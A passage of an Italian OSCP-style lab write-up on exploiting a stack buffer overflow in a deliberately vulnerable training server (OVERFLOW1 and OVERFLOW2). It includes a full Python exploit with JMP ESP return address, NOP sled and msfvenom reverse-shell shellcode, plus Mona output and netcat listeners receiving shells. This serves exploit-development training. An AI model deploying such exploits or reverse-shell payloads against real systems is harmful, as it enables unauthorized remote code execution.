0BADF000 [+] Preparing output file 'jmp.txt'
0BADF000 - (Re)setting logfile c:\mona\oscp\jmp.txt
0BADF000 [+] Writing results to c:\mona\oscp\jmp.txt
0BADF000 - Number of pointers of type 'Jmp esp' : 9
0BADF000 [+] Results:
625011af 0x625011af : Jmp esp | (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v-1.0- (C:\Users\
625011b0 0x625011b0 : Jmp esp | (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v-1.0- (C:\Users\
625011c7 0x625011c7 : Jmp esp | (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v-1.0- (C:\Users\
625011d3 0x625011d3 : Jmp esp | (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v-1.0- (C:\Users\
625011df 0x625011df : Jmp esp | (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v-1.0- (C:\Users\
625011e8 0x625011e8 : Jmp esp | (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v-1.0- (C:\Users\
625011f7 0x625011f7 : Jmp esp | (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v-1.0- (C:\Users\
62501203 0x62501203 : Jmp esp | ascall (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v-1.0- (C:\NU
62501205 0x62501205 : Jmp esp | ascall (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v-1.0- (C:\NU
0BADF000 Found a total of 9 pointers
0BADF000 [+] This mona.py action took 0:00:00.562000
```

Risultato di `mona jmp esp` con 9 puntatori trovati

8. Costruzione dell'Exploit Finale

Il team ha quindi proceduto a scrivere lo script Python definitivo (`exploit_finale.py`). Lo script è stato strutturato in diverse sezioni fondamentali:

1. **Configurazione Target:** IP `192.168.50.101` e porta `1337`.
2. **Offset:** 1978 byte di padding (caratteri "A").
3. **EIP (Gadget):** L'indirizzo `0x625011af` è stato convertito in formato *Little-Endian*: `b"\xaf\x11\x50\x62"`.
4. **NOP Sled:** È stato inserito un "cuscinetto" di 32 byte di istruzioni NOP (`b"\x90" * 32`) per dare margine di sicurezza allo shellcode in memoria ed evitare che le operazioni di decodifica lo sovrascrivessero.
5. **Shellcode:** Generato tramite `msfvenom` (con estensione `windows/shell_reverse_tcp` e codificato evitando i badchars).

```
Session Actions Edit View Help
(kali@kali)-[~]
$ nc -lvp 4444
listening on [any] 4444 ...

L-$ python3
Python 3.13.11 (main, Dec 8 2025, 11:43:54) [GCC 15.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import socket
...
... # 1. Configurazione Target
... ip = "192.168.50.101"
... port = 1337
...
... # 2. Offset trovato (Pagina 68)
... padding = b"A" * 1978
...
... # 3. Indirizzo JMP ESP (essfunc.dll in Little Endian)
... # Valore originale: 0x625011af
... jmp_esp = b"\xaf\x11\x50\x62"
...
... # 4. NOP Sled (32 byte di padding per stabilità)
... nops = b"\x90" * 32
...
... # 5. Shellcode (Incolla qui l'output di msfvenom)
... # Esempio generato: msfvenom -p windows/shell_rever\
se_tcp ... -f py
... buf = b""
... buf += b"\xdd\xc1\xd9\x74\x24\xf4\x5e\x33\xc9\xb1\x52\xba\x33"
... # ... CONTINUA AD INCOLLARE TUTTO IL TUO SHELLCODE \
QUI ...
... buf += b"\x4d\x6f\x10\x91\xf8\x24\x95"
...
... # Costruzione del Payload Finale
... payload = padding + jmp_esp + nops + buf
...
... try:
...     s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
...     s.connect((ip, port))
...     print("[+] Invio dell'exploit finale in corso..\n")
...     s.send(b"OVERFLOW1 " + payload)
...     s.close()
...     print("[+] Exploit inviato! Controlla il tuo listener Netcat.")
... except Exception as e:
...     print(f"[~] Errore: {e}")
...
... [*] Invio dell'exploit finale in corso ...
2044
[+] Exploit inviato! Controlla il tuo listener Netcat.
>>>
```

Scrittura dello script exploit_finale.py -Parte 1

```
kali@kali: ~
Session Actions Edit View Help
(kali@kali)-[~]
$ nc -lvp 4444
listening on [any] 4444 ...
^C

(kali@kali)-[~]
$ nc -lvp 1234
listening on [any] 1234 ...
^C

(kali@kali)-[~]
$ nc -lvp 4444
listening on [any] 4444 ...
^C

(kali@kali)-[~]
$ nc -lvp 4444
listening on [any] 4444 ...
^C

(kali@kali)-[~]
$ nc -lvp 1234
listening on [any] 1234 ...
^C

buf += b"\xa9\x4d\x5b\x04\xa1\x17\x7b\xa7\x66\x2c\x32\xbf"
buf += b"\x6b\x09\x8c\x34\x5f\xe5\x0f\x9c\x91\x06\xa3\xe1"
buf += b"\x1d\xf5\xbd\x26\x99\xe6\xcb\x5e\xd9\x9b\xcb\xa5"
buf += b"\xa3\x47\x59\x3d\x03\x03\xf9\x99\xb5\xc0\x9c\x6a"
buf += b"\xb9\xad\xeb\x34\xde\x30\x3f\x4f\xda\xb9\xbe\x9f"
buf += b"\x6a\xf9\xe4\x3b\x36\x59\x84\x1a\x92\x0c\xb9\x7c"
buf += b"\x7d\xf0\x1f\xf7\x90\xe5\x2d\x5a\xfd\xca\x1f\x64"
buf += b"\xfd\x44\x17\x17\xcf\xcb\x83\xbf\x63\x83\x0d\x38"
buf += b"\x83\xbe\xea\xde\x7a\x41\x0b\xff\xb8\x15\x5b\x97"
buf += b"\x69\x16\x30\x67\x95\xc3\x97\x37\x39\xbc\x57\xe7"
buf += b"\xf9\x6c\x30\xed\xf5\x53\x20\x0e\xdc\xfb\xcb\xf5"
buf += b"\xb7\xc3\xa4\xc7\x23\xac\xb6\x27\xa8\xfe\x3e\xc1"
buf += b"\xda\xee\x16\x5a\x73\x96\x32\x10\xe2\x57\xe9\x5d"
buf += b"\x24\xd3\x1e\xa2\xeb\x14\x6a\xb0\x9c\x04\x21\xea"
buf += b"\x0b\xea\x9f\x82\x0d\x79\x44\x52\x9e\x61\xd3\x05"
buf += b"\xf7\x54\x2a\xc3\xe5\xcf\x84\xf1\xf7\x96\xef\xb1"
buf += b"\x23\x6b\xf1\x38\xa1\xd7\xd5\x2a\xf7\xd7\x51\xe"
buf += b"\x2f\x8e\x0f\xc8\x89\x78\xfe\xa2\x43\xd6\xa8\x22"
buf += b"\x15\x14\x6b\x34\x1a\x71\x1d\xd8\xab\x2c\x58\xe7"
buf += b"\x04\xb9\x6c\x90\x78\x59\x92\x4b\x39\x79\x71\x59"
buf += b"\x34\x12\x2c\x08\xf5\xf7\xcf\xe7\x3a\x86\x4c\x0d"
buf += b"\xc3\x7d\x4c\x64\xc6\x3a\xca\x95\xba\x53\xbf\x99"
buf += b"\x69\x53\xea"

(kali@kali)-[~]
$ python3 exploit_finale.py
[+] Exploit inviato!


(kali@kali)-[~]
$
```

Scrittura dello script exploit_finale.py - Parte 2 con shellcode completo

9. Esecuzione e Troubleshooting (Connection Refused)

A questo punto, il team ha messo in ascolto Netcat sulla macchina Kali (`nc -lvnp 4444`) e ha lanciato l'exploit con `python3 exploit_finale.py`.


Qui si è verificato un intoppo tipico degli scenari reali: invece di ricevere la reverse shell, l'applicazione sulla macchina Windows è andata in crash in modo incontrollato mostrando il prompt di sistema **"oscp.exe ha smesso di funzionare"**. Il listener su Kali non ha registrato alcuna connessione in ingresso.



Crash di oscp.exe su Windows e listener Netcat vuoto su Kali

Analisi del Fallimento

Per capire cosa fosse andato storto, il team ha analizzato lo stato del debugger dopo l'esecuzione del payload (`exploit_test.py`). Il processo risultava "Terminated".



Processo terminato in Immunity Debugger

L'indizio chiave per risolvere il mistero si trova analizzando i registri al momento dell'errore. Il registro **LastErr** riporta il codice **WSAECONNREFUSED (0000274D)**.

```

EAX: 00000000
ECX: 00000000
EDX: 00000000
EBX: 41414141
ESP: 007AF85C
EBP: 007AF86C
ESI: 007AF888
EDI: 77EE8920 ntdll.77EE8920
EIP: 77E48EAC ntdll.77E48EAC
C 0 ES 002B 32bit 0(FFFFFFFF)
P 1 CS 0023 32bit 0(FFFFFFFF)
A 0 SS 002B 32bit 0(FFFFFFFF)
Z 0 DS 002B 32bit 0(FFFFFFFF)
S 0 FS 0053 32bit 7FFDA000(FFF)
T 0 GS 002B 32bit 0(FFFFFFFF)
D 0
O 0 LastErr WSAECONNREFUSED (0000274D)
EFL 00000206 (NO,NB,NE,A,NS,PE,GE,G)
ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
FST 4100 Cond 1 0 0 1 Err 0 0 0 0 0 0 0
FCW 027F Prec NEAR,53 Mask 1 1 1 1 1 1

```

Registro LastErr mostra WSAECONNREFUSED

10. Risoluzione e Ottenimento della Shell (OVERFLOW1)

Dopo aver diagnosticato che l'errore `WSAECONNREFUSED` era dovuto a un'errata configurazione del payload, il team SecureSentinels ha rigenerato lo shellcode assicurandosi che i parametri `LHOST` (IP di Kali `192.168.50.100`) e `LPORT` (4444) corrispondessero esattamente al listener di Netcat.

Lanciando lo script corretto (`exploit_test.py`), il terminale ha confermato l'invio del payload:

```
(kali㉿kali)-[~]  
$ python3 exploit_test.py  
[*] Invio exploit in corso...  
[+] Fatto! Controlla Netcat.
```

Esecuzione di `exploit_test.py` con successo

Contemporaneamente, sul terminale con Netcat in ascolto, è stata ricevuta la connessione di ritorno, garantendo al team l'accesso al sistema Windows bersaglio con i privilegi dell'utente corrente. Abbiamo ottenuto l'esecuzione di codice remoto (RCE) completa!

```
(kali㉿kali)-[~]  
$ sudo nc -nvlp 4444  
[sudo] password for kali:  
listening on [any] 4444 ...  
connect to [192.168.50.100] from (UNKNOWN) [192.168.50.101] 49453  
Microsoft Windows [Versione 10.0.10240]  
(c) 2015 Microsoft Corporation. Tutti i diritti sono riservati.  
  
C:\Users\user\Desktop\oscp>
```

Reverse shell ottenuta su porta 4444 (OVERFLOW1)

11. Sfida Aggiuntiva: Pwning di OVERFLOW2

Seguendo le istruzioni del materiale didattico, il team ha replicato l'intera metodologia per sfruttare il secondo comando vulnerabile del binario: `OVERFLOW2`. con la differenza che in questo caso l'offset anziché 1978 era 634, I passaggi eseguiti confermano la robustezza del processo.

11.1 Fuzzing e Offset (OVERFLOW2)

Inviando un nuovo pattern ciclico al comando `OVERFLOW2`, il programma è andato nuovamente in crash. L'analisi dei registri ha mostrato:

- **EAX:** Punta alla stringa "OVERFLOW2".
- **EIP:** Sovrascritto con il valore 76413176 (che corrisponde a una porzione del pattern ciclico).
- **ESP:** Punta alla stringa generata da Metasploit ("2Av3Av4Av...").

EIP 76413176

Dettaglio EIP sovrascritto con 76413176]

```
Registers (FPU)
EAX: 00CBF7A0 ASCII "OVERFLOW2
ECX: 00AB5118
EDX: 00000000
EBX: 39754138
ESP: 00CBFA28 ASCII "2Av3Av4Av5
EBP: 41307641
ESI: 00401973 oscp.00401973
EDI: 00401973 oscp.00401973
EIP: 76413176
```

Stato generale dei registri al crash di OVERFLOW2]

Questo ha permesso di calcolare l'offset esatto necessario per sovrascrivere l'EIP su questa specifica funzione.

11.2 Identificazione Badchars (OVERFLOW2)

Il processo iterativo con Mona è stato ripetuto. Durante l'analisi, Mona ha segnalato diverse anomalie, identificando inizialmente una potenziale corruzione su una sequenza più ampia (23 24 3c 3d 83 84 ba bb).

```
Possibly bad chars: 23 24 3c 3d 83 84 ba bb
Bytes omitted from input: 00
```

Mona rileva possibili badchars per OVERFLOW2]

Dopo successive raffinzioni per isolare i falsi positivi (caratteri che appaiono corrotti solo perché il byte precedente era un badchar), la lista definitiva dei badchars generata per escludere i byte problematici è risultata essere: \x00\x23\x3c\x83\xba.

```
!mona bytearray -cpb "\x00\x23\x3c\x83\xba"
Generating table, excluding 5 bad chars...
Dumping table to file
[+] Preparing output file 'bytearray.txt'
- (Re)setting logfile c:\mona\oscp\bytearray.txt
"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
"\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40\x41\x42"
"\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60\x61\x62"
"\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82"
"\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1\xa2\xa3"
"\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\b3\b4\b5\b6\b7\b8\b9\xba\xbb\xbc\xbd\xbe\xbf\x00\x01\x02\x03\x04"
"\xc5\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22\x23\x24"
"\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40\x41\x42\x43"
Done, wrote 251 bytes to file c:\mona\oscp\bytearray.txt
Binary output saved in c:\mona\oscp\bytearray.bin
```

Generazione del bytearray definitivo escludendo 5 badchars

11.3 Individuazione del Gadget e Costruzione (OVERFLOW2)

Con i nuovi badchars a disposizione, è stata lanciata una nuova ricerca per l'istruzione **JMP ESP**. Mona ha restituito 8 puntatori validi, confermando l'usabilità degli indirizzi nel range **0x625011af - 0x62501205**.

```
0x625011af : jmp esp : (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v-1.0- (C:\Users\
0x625011c7 : jmp esp : (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v-1.0- (C:\Users\
0x625011d3 : jmp esp : (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v-1.0- (C:\Users\
0x625011df : jmp esp : (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v-1.0- (C:\Users\
0x625011eb : jmp esp : (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v-1.0- (C:\Users\
0x625011f7 : jmp esp : (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v-1.0- (C:\Users\
0x62501203 : jmp esp : ascii (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v-1.0- (C:\U
0x62501205 : jmp esp : ascii (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v-1.0- (C:\U
Found a total of 8 pointers
```

Risultato di mona jmp esp con 8 puntatori per OVERFLOW2

11.4 Ottenimento della Shell (OVERFLOW2)

Con offset, badchars e JMP ESP validati, è stato assemblato lo script finale per la seconda vulnerabilità. Lanciando **OVERFLOW2.py** verso il target...

```
(kali㉿kali)-[~]
$ python3 OVERFLOW2.py
[*] Invio exploit OVERFLOW2 in corso...
[+] Exploit inviato! Controlla Netcat.
```

Esecuzione dello script exploit OVERFLOW2.py

...il listener su Kali ha catturato con successo una seconda reverse shell, dimostrando la compromissione completa dell'applicativo anche tramite questo secondo vettore di attacco!

```
(kali㉿kali)-[~]
$ sudo nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.50.100] from (UNKNOWN) [192.168.50.101] 49454
Microsoft Windows [Versione 10.0.10240]
(c) 2015 Microsoft Corporation. Tutti i diritti sono riservati.

C:\Users\user\Desktop\oscp>
```

Reverse shell ottenuta con successo tramite OVERFLOW2]

12. Conclusione

Il team SecureSentinels ha dimostrato con successo l'applicazione pratica della teoria del buffer overflow basata sullo stack. Attraverso il controllo dell'EIP, l'uso strategico di un gadget **JMP ESP** per aggirare l'imprevedibilità degli indirizzi di memoria, e la meticolosa pulizia dello shellcode dai badchars, è stato possibile trasformare dei semplici crash

applicativi in esecuzioni di codice remoto interattive (RCE) sia su [OVERFLOW1](#) che su [OVERFLOW2](#).